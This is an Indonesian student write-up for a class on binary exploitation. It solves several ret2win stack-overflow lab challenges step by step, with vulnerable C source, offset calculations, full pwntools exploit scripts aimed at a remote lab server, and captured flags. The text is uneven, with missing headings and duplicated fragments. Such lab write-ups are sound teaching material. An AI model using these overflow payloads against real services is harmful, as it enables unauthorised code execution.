WriteUp Pwn Pertemuan 10 Kelas Industri

Nama: Krisna & Galih
Kelas : XII SIJA 2

Write-Up: 10001
Analisis Masalah
Challenge ini adalah ret2win klasik pada arsitektur 64-bit. Service `bof-lab echo service` menerima input dengan format:

`[4-byte LE length][payload]`

Fungsi `echo()` membaca `len` byte ke dalam buffer 64 byte tanpa bounds check, sehingga terjadi stack buffer overflow. Tujuan kita adalah menimpa saved RIP di stack dengan alamat fungsi `win()` yang akan mencetak isi `/flag.txt`.

Dari source code `vuln.c`:

```
/* ------------------------ the vulnerable function ------------------ */
void echo(void)
{
    char buf[64];             /* <-- 64-byte stack buffer           */
    unsigned int len;

    read_exact(0, &len, sizeof(len));
    if (len > 4096)
        exit(1);

    read_exact(0, buf, len);   /* <-- NO bounds check => overflow     */

    printf("echo: %s\n", buf);
}

/* ------------------------ the "win" function ----------------------- */
/* Never called by main(); the only way to run it is to redirect the
 * saved return address of echo() into it. */
```

Binary di-compile dengan:

`gcc -O0 -g -fno-stack-protector -no-pie -z execstack -o vuln vuln.c`


Artinya:
- No canary (`-fno-stack-protector`)
- No PIE (`-no-pie`) → alamat fungsi fixed
- Executable stack (`-z execstack`) → tidak kita butuhkan, tapi bagus untuk shellcode

Langkah Penyelesaian
1. Identifikasi Proteksi Binary

Cek proteksi dengan `checksec`:

```
$ file ./10001
$ checksec ./10001
```

Output:



Analisis : Karena tidak ada canary dan tidak ada PIE, kita bisa langsung menimpa saved RIP dengan alamat `win()` yang fixed.

2. Cari Alamat Fungsi win()

Gunakan `nm` atau Ghidra untuk mencari alamat `win`:

```
$ nm ./10001 | grep -i win
```

Output:



Alamat `win` = `0x401317`.

3. Cari Ret Gadget untuk Alignment

Di x86-64, sebelum melompat ke fungsi yang memanggil `printf`/`fopen`, kita butuh stack alignment 16-byte. Cari ret gadget dengan `ROPgadget`:

```
$ ROPgadget --binary ./10001 | grep ': ret$'
```

Output:

```
~/Downloads/1
ROPgadget --binary ./10001 | grep ': ret$'
0x000000000040101a : ret
~/Downloads/1
```

Ret gadget = `0x40101a``.

4. Tentukan Offset ke Saved RIP

Dari source code:

Decompile: echo - (10001)

```
1
2 /* WARNING: Unknown calling convention -- yet parameter storage is locked */
3
4 void echo(void)
5
6 {
7   uint len;
8   char buf [64];
9
10  read_exact(0,&len,4);
11  if (0x1000 < len) {
12    FUN_00401140(1);
13  }
14  read_exact(0,buf,(ulong)len);
15  printf("echo: %s\n",buf);
16  return;
17 }
18
```

Di 64-bit, layout stack:

```
buf 64 byte          ← offset 0
saved RBP 8 byte     ← offset 64
saved RIP 8 byte     ← offset 72
Offset ke saved RIP = 72 byte.
```

5. Susun Payload

Payload terdiri dari:

```
'A' × 72                ← filler (buf + saved RBP)
p64(0x40101a)           ← ret gadget (alignment)
p64(0x401317)           ← win()
```

Total = 72 + 8 + 8 = 88 byte.

6. Kirim Payload via Format Wire

Format wire: `[4-byte LE length][payload]`.

Script exploit (`s.py`):

```python
#!/usr/bin/env python3
from pwn import *

HOST = '54.151.244.93'
PORT = 10001

WIN = 0x401317
RET = 0x40101a

p = remote(HOST, PORT)

# Baca banner sampai prompt "send: "
p.recvuntil(b'send: ')

# Payload: 72 filler + ret (alignment) + win
payload  = b'A' * 72
payload += p64(RET)
payload += p64(WIN)

log.info(f'payload: {len(payload)} bytes')

# Kirim: [4-byte LE length][payload]
p.send(p32(len(payload)) + payload)

# Baca output
print(p.recvall(timeout=5).decode(errors='replace'))
```

7. Eksekusi Exploit

Jalankan script:

```
$  python3 s.py
```

Output:

```
~/Downloads/1
python3 s.py
[+] Opening connection to 54.151.244.93 on port 10001: Done
[*] payload: 88 bytes
[+] Receiving all data: Done (129B)
[*] Closed connection to 54.151.244.93 port 10001
echo: AAAA
```

- No canary (`-fno-stack-protector`)
- No PIE (`-no-pie`) → alamat fungsi fixed
- Executable stack (`-z execstack`)
- Frame pointer aktif (`-fno-omit-frame-pointer`)

Fungsi `win()` disediakan di source, tapi **tidak pernah dipanggil** oleh `main()`. Tujuan kita: menimpa saved RIP di `vuln()` dengan alamat `win()`.

Langkah Penyelesaian


1. Setup Docker & Build Binary

Folder `~/Downloads/10002` berisi:

```
Dockerfile  main.c  visual.h
```

Dockerfile membutuhkan `flag2.txt`. Buat dummy dulu:

```
$ echo "flag{dummy_lokal_10002}" > flag2.txt
$ docker build -t chall10002 .
```



Ambil binary dari container:


```
$ docker create --name tmp10002 chall10002
$ docker cp tmp10002:/app/vuln2 ./vuln2
$ docker rm tmp10002
```



2. Identifikasi Proteksi Binary

```
$ file ./vuln2
$ checksec ./vuln2
```

Output:




Analisis: Karena tidak ada canary dan tidak ada PIE, kita bisa langsung menimpa saved RIP dengan alamat `win()` yang fixed.

3. Cari Alamat win() dan ret_gadget

```
$ nm ./vuln2 | grep -iE 'win|ret_gadget'
```

$ nm ./vuln2 | grep -iE 'win|ret_gadget'

Output:



Alamat:
- `win` = `0x401f6c`
- `ret_gadget` = `0x401f6b`

`ret_gadget` disediakan eksplisit di source `main.c`:

```
__asm__(
    ".text\n"
    ".globl ret_gadget\n"
    ".type ret_gadget, @function\n"
    "ret_gadget:\n"
    "    ret\n"
    ".size ret_gadget, .-ret_gadget\n");
extern void ret_gadget(void);
```

4. Tentukan Offset ke Saved RIP

Dari banner visualizer:



Offset ke saved RIP = 88 byte

Kenapa 88, bukan 72? Karena `visual.h` menambahkan padding (region `pad`) antara buffer dan saved RBP. Layout:

```
buf 64 byte          ← offset 0
pad 16 byte          ← offset 64
saved RBP 8 byte     ← offset 80
saved RIP 8 byte     ← offset 88
```

5. Eksploit via Script Python (pwntools)

Buat file `s.py`:

```
#!/usr/bin/env python3
from pwn import *

p = remote('54.151.244.93', 10002)
p.recvuntil(b'payload> ')


payload  = b'A' * 88
payload += p64(0x401f6b)    # ret gadget
payload += p64(0x401f6c)    # win

log.info(f'payload: {len(payload)} bytes')
p.sendline(b'run:' + payload.hex().encode())
print(p.recvall(timeout=5).decode(errors='replace'))
```

6. Eksekusi Exploit
Jalankan script:

```
$ python3 s.py
```

Output:



`flag{0d5c76a64949440c6d4b6cc364edc696}`*

Kesimpulan
Challenge 10002 adalah ret2win 64-bit dengan interactive stack visualizer. Offset ke saved RIP adalah 88 byte (karena ada padding 16 byte dari framework `visual.h`). Kita memanfaatkan ret gadget yang disediakan (`0x401f6b`) untuk alignment 16-byte ABI, lalu melompat ke `win()` (`0x401f6c`).

Eksploit dilakukan dengan **script Python (pwntools: susun payload `b'A'*88 + p64(ret) + p64(win)`, kirim via command `run:<hex>` ke service remote, dan flag akan tercetak.

Flag: **`flag{0d5c76a64949440c6d4b6cc364edc696**

Write-Up: 10004
Chall rusak - **Gak bisa dikerjain**

Write-Up: 10005
Analisis Masalah
Challenge 10005 adalah ret2win pada arsitektur 32-bit dengan interactive stack visualizer. Service `ch3_32bit` menyediakan framework `visual.h` yang menampilkan isi stack secara real-time, plus command bawaan (`win`, `run:<hex>`, `hex:`, `ascii:`, `stack`).

Dari source `main.c`:

```
/* ------------------------ the vulnerable function ------------------ */
void vuln(void)
{
    char buf[VF_BUF_SIZE];

    VF_SETUP(buf);
    vf_preview();

    if (vf_len) {
        size_t n = vf_len > VF_MAX_LEN ? VF_MAX_LEN : vf_len;
        memcpy(buf, vf_payload, n);    /* <-- the overflow */
    }
    vf_restore(buf);
}
```

Binary di-compile dengan:


```
gcc -m32 -O0 -g -fno-stack-protector -fno-omit-frame-pointer \
    -no-pie -z execstack -o vuln main.c
```

Artinya:
- 32-bit (`-m32`)
- No canary (`-fno-stack-protector`)
- No PIE (`-no-pie`) → alamat fungsi fixed
- Executable stack (`-z execstack`)
- Frame pointer aktif (`-fno-omit-frame-pointer`)

Fungsi `win()` disediakan, tapi **tidak pernah dipanggil** oleh `main()`. Tujuan kita: menimpa saved EIP di `vuln()` dengan alamat `win()`.


Langkah Penyelesaian
1. Setup Docker & Build Binary
Dockerfile main.c visual.h Makefile
Dockerfile butuh `flag.txt`. Buat dummy dulu:

```
$ echo "flag{dummy_lokal_10005}" > flag.txt
$  docker build -t chall10005 .
```



Ambil binary dari container:


```
$ docker create --name tmp10005 chall10005
$ docker cp tmp10005:/app/vuln ./vuln
$ docker rm tmp10005
```



2. Identifikasi Proteksi Binary

```
$ file ./vuln
$ checksec ./vuln
```

Output:




Analisis: Karena tidak ada canary dan tidak ada PIE, kita bisa langsung menimpa saved EIP dengan alamat `win()` yang fixed (`0x08049e67`).

3. Cari Alamat win()

```
$ nm ./vuln | grep -iE 'win|ret_gadget'
```

Output:



Alamat `win` = `0x08049e67`.

Catatan: Di 32-bit **tidak butuh ret gadget** untuk alignment. Cukup offset + `win()`.

4. Tentukan Offset ke Saved EIP

Connect ke remote dan baca banner:

```
$ nc 54.151.244.93 10005
```

Banner:

```
~/Downloads/10005
nc 54.151.244.93 10005

ch3_32bit 32-bit ret2win - interactive stack visualizer (all in C)
  win()  = 0x08049e67
  goal: overwrite saved EIP with win() (ret2win)
  buffer = 64 bytes, saved EIP at +80
  type help for commands

payload>
```

Offset ke saved EIP = **80 byte.**
Kenapa 80, bukan 64? Framework `visual.h` menambahkan padding 12 byte antara buffer dan saved EBP:

```
buf 64 byte          ← offset 0
pad 12 byte          ← offset 64
saved EBP 4 byte     ← offset 76
saved EIP 4 byte     ← offset 80
```

5. Susun Payload
Payload terdiri dari:
'A' × 80 ← filler (buf + pad + saved EBP)
p32(0x08049e67) ← win()
Total = 80 + 4 = 84 byte.

6. Eksploit via Script Python (pwntools)
Buat file `s.py`:

```python
#!/usr/bin/env python3
from pwn import *
import re

HOST = '54.151.244.93'
PORT = 10005

p = remote(HOST, PORT)

# Baca banner
banner = p.recvuntil(b'payload> ', timeout=5)
print(banner.decode(errors='replace'))

# Parse win dari banner
m = re.search(rb'win\(\)\s*=\s*0x([0-9a-fA-F]+)', banner)
if not m:
    m = re.search(rb'0x([0-9a-fA-F]{8})', banner)
win_addr = int(m.group(1), 16)
log.success(f'win = {hex(win_addr)}')
```

```python
# Payload: 80 filler + win (32-bit)
payload  = b'A' * 80
payload += p32(win_addr)

log.info(f'payload: {len(payload)} bytes')


# Kirim via run:<hex>
p.sendline(b'run:' + payload.hex().encode())

# Baca output
out = p.recvall(timeout=5)
print(out.decode(errors='replace'))
```

7. Eksekusi Exploit

```
$ python3 s.py
```

Output:




8. Alternative: Command win (Paling Mudah)
Visualizer punya command `win` yang otomatis build payload `[ 'A'*64 ][ 'B'*16 ][ p32(win) ]` (dari `build_win` di `main.c`):

```
$ nc 54.151.244.93 10005
```

Lalu di prompt:
payload> win

Output:



Flag: **flag{a400aadb4682c392025b9befd0544da8**

Kesimpulan
Challenge 10005 adalah ret2win 32-bit paling sederhana. Offset ke saved EIP adalah 80 byte (karena padding 12 byte dari framework `visual.h`). Di 32-bit, tidak butuh ret gadget untuk alignment — cukup timpa saved EIP dengan alamat `win()` (`0x08049e67`)

Write-Up: 11388
Analisis Masalah
Challenge 11388 adalah ret2win pada arsitektur 64-bit tanpa visualizer. Service `bof64` membaca input langsung dari stdin dengan `read(0, buf, 128)` ke dalam buffer 64 byte, sehingga terjadi stack buffer overflow. Tujuan kita adalah menimpa saved RIP dengan alamat fungsi `win()` yang akan mencetak isi `/flag.txt`.

Dari source `vuln.c`:

```c
/* ------------------------ the vulnerable function ------------------- */
void vuln(void)
{
    char buf[64];             /* <-- 64-byte stack buffer           */

    read(0, buf, 128);        /* <-- NO bounds check => overflow    */
    puts("bye");
}
```

Binary di-compile dengan:

```
$ gcc -fno-stack-protector -no-pie -o vuln vuln.c
```

